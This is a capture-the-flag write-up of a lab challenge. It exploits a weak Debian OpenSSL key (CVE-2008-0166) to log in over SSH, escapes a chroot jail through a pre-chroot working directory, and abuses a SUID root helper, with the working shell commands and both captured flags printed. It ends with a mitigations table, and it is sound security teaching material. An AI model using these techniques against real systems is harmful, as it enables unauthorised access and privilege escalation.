

KPMG CTF 2026 - Locks of Confusion
Challenge Description
An Internal Ops portal with inventory, tickets, DNS, and documentation. One of the servers is a Debian 4.0 legacy database replica from 2007 whose SSH keypair was never rotated. Find the key, unlock the backup, and escalate to root.
Step 1 - Recon
The dashboard had several useful pages. The inventory page told us legacy-03 was a Debian 4.0 (Etch) machine deployed in 2007, still running OpenSSL 0.9.8c-4 and OpenSSH 4.3p2-9. That OpenSSL version is notable - it predates the Debian weak-key bug fix (CVE-2008-0166), which means any RSA keys generated on it came from a drastically reduced keyspace.
The tickets page had an entry about an SSH access issue for svc-legacydb after a 2011 migration. Looking at the HTML source of the ticket, there were two archive paths left in comments:
/archive/provisioning/legacy-03-2007.tar.gz
/archive/keyspace/legacy-keys-2007.tar.gz
Hitting those paths redirected to /verify, a node-selection image challenge. After completing that in the browser the downloads worked in the same session.
Step 2 - Extracting the Archives
tar -xzf legacy-03-2007.tar.gz
tar -xzf legacy-keys-2007.tar.gz
The provisioning archive had the deployed authorized_keys file and a provision.log confirming an unencrypted 2048-bit RSA key was generated for svc-legacydb back in 2007. The keyspace archive had 300 candidate PEM private keys.

The README.txt in the keyspace archive (a note from M. Reyes in infra) also pointed to a password-protected backup ZIP at /archive/backups/e6f25638ae2ed6ba955cdae6a74c6798.zip and explained how the password was derived from the matching key.
Step 3 - Finding the Matching Key
We fingerprinted the authorized_keys entry and compared it against each candidate:
target=$(ssh-keygen -lf legacy-03-2007/home/svc-legacydb/.ssh/authorized_keys | awk '{print $2}')

for key in legacy-keys-2007/privkey_*.pem; do
  fp=$(ssh-keygen -y -P '' -f "$key" 2>/dev/null | ssh-keygen -lf - 2>/dev/null | awk '{print $2}')
  [ "$fp" = "$target" ] && echo "MATCH: $key"
done
Match: privkey_0137.pem

Only 300 candidates were needed because the 2007 Debian OpenSSL bug made the RSA keyspace tiny.
Step 4 - Unlocking the Backup ZIP (Flag 1)
The README said the ZIP password is the first 64 characters of the base64 body of the matching PEM file, with headers, footers, and line breaks stripped:
password=$(grep -v '^-----' legacy-keys-2007/privkey_0137.pem | tr -d '\n' | cut -c1-64)
unzip -P "$password" e6f25638ae2ed6ba955cdae6a74c6798.zip

The ZIP contained user.txt with the flag.
Flag 1
KPMG_CTF{QkZ-FGqQZ9zMq1Z_jJ3RiuNp8ZfyNJebZTZ_U385U7UP}Step 5 - SSH Login to the Live Host (Part 2)
ssh -tt -p 26107 \
  -i privkey_0137.pem \
  -o IdentitiesOnly=yes \
  svc-legacydb@0.cloud.chals.io
Login worked but dropped us into a restricted BusyBox shell. PATH was set to /nonexistent so normal commands weren’t found. We used BusyBox directly:
/bin/busybox id    # uid=1500
/bin/busybox ls
The shell also printed sh: getcwd: No such file or directory on every command. That error was the first clue that something was off about where the shell thought it was.
Step 6 - Understanding the Jail Setup

We used SFTP on the same port to inspect the filesystem and downloaded two SUID binaries from /usr/local/bin:
sftp -P 26107 -i privkey_0137.pem -o IdentitiesOnly=yes svc-legacydb@0.cloud.chals.io| Binary | What it does |
|---|---|
jail_shell | Does chdir("/opt/diagnostics/landing"), then chroot("/opt/jail"), drops to UID 1500, starts /bin/sh |
diag-recovery | Calls setgid(0), setuid(0), then starts /bin/sh - effectively a root shell |
That explained everything. The login binary changes directory before calling chroot. After the chroot, the shell’s working directory is still pointing to the pre-jail path on the real filesystem. The shell can’t resolve it (hence getcwd error), but relative paths like ../../../ still traverse the real filesystem.
Important
You have to do the traversal before running cd /. Doing cd / would move the shell into the jail and lose that outside-jail starting point.
Step 7 - Escaping and Getting Root
From a fresh SSH login, before doing anything else:
/bin/busybox chroot ../../../ /bin/sh../../../ walks back to the container’s real root. We’re out of the jail, still as svc-legacydb. Now we run the setuid helper:
/usr/local/bin/diag-recovery
/bin/id
# uid=0(root)

/bin/cat /root/root.txt
Flag 2
KPMG_CTF{71INJZCHUi1zpL1dggZenlcyMHs6qh-NtW7ntKiKLBpo}Mitigations
| Vulnerability | Fix |
|---|---|
| Unrotated 2007 SSH keys | Regenerate all keypairs, enforce rotation policy |
| Archive paths in HTML comments | Strip debug artifacts before production |
| chroot escape via pre-chroot chdir | Use pivot_root or namespaces instead of chroot |
| Unrestricted SUID root helper | Audit and remove unnecessary SUID binaries |
Summary
Part 1 used the Debian weak-key bug - keys generated in 2007 on that OpenSSL version came from a small enough keyspace that brute-forcing fingerprint matches across 300 candidates was trivial. Part 2 was a classic chroot escape: the login shell set the working directory outside the jail before calling chroot, so relative paths still reached the real filesystem. A root-owned SUID helper sitting on that same filesystem finished the job.